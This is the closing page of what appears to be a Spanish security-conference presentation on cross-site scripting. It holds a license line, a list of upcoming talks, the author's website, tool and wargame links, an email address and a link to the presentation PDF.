GNU Free Documentation License
Version 1.2, November 2002



.:Autor :.



.:Autor :.

Próximas ponencias:

- + OpenSpaces: “Alternativas y oportunidades de los espacios tecnológicos libres”
- + Percepción cognoscitiva del entorno temporal: “La mente y el tiempo irreal”
- + BlackHat PoC: “Smashing ISBN Agencies”

Web / Blogs:

- Web personal: <http://www.lordepsylon.net>
- Tools & Vectors: <http://rootshell.be/~psy/>
- Wargames: <http://www.yoire.com/games.php>
- M3Labs: <http://www.m3labs.wordpress.com>
- Hacklab#hckrs: <http://hckrs.probeta.yi.org/>

email: root@lordepsylon.net



Happy “Cross” Hacking !! ;)

http://www.lordepsylon.net/descargas/XSS_for_fun_and_profit_SCG09.pdf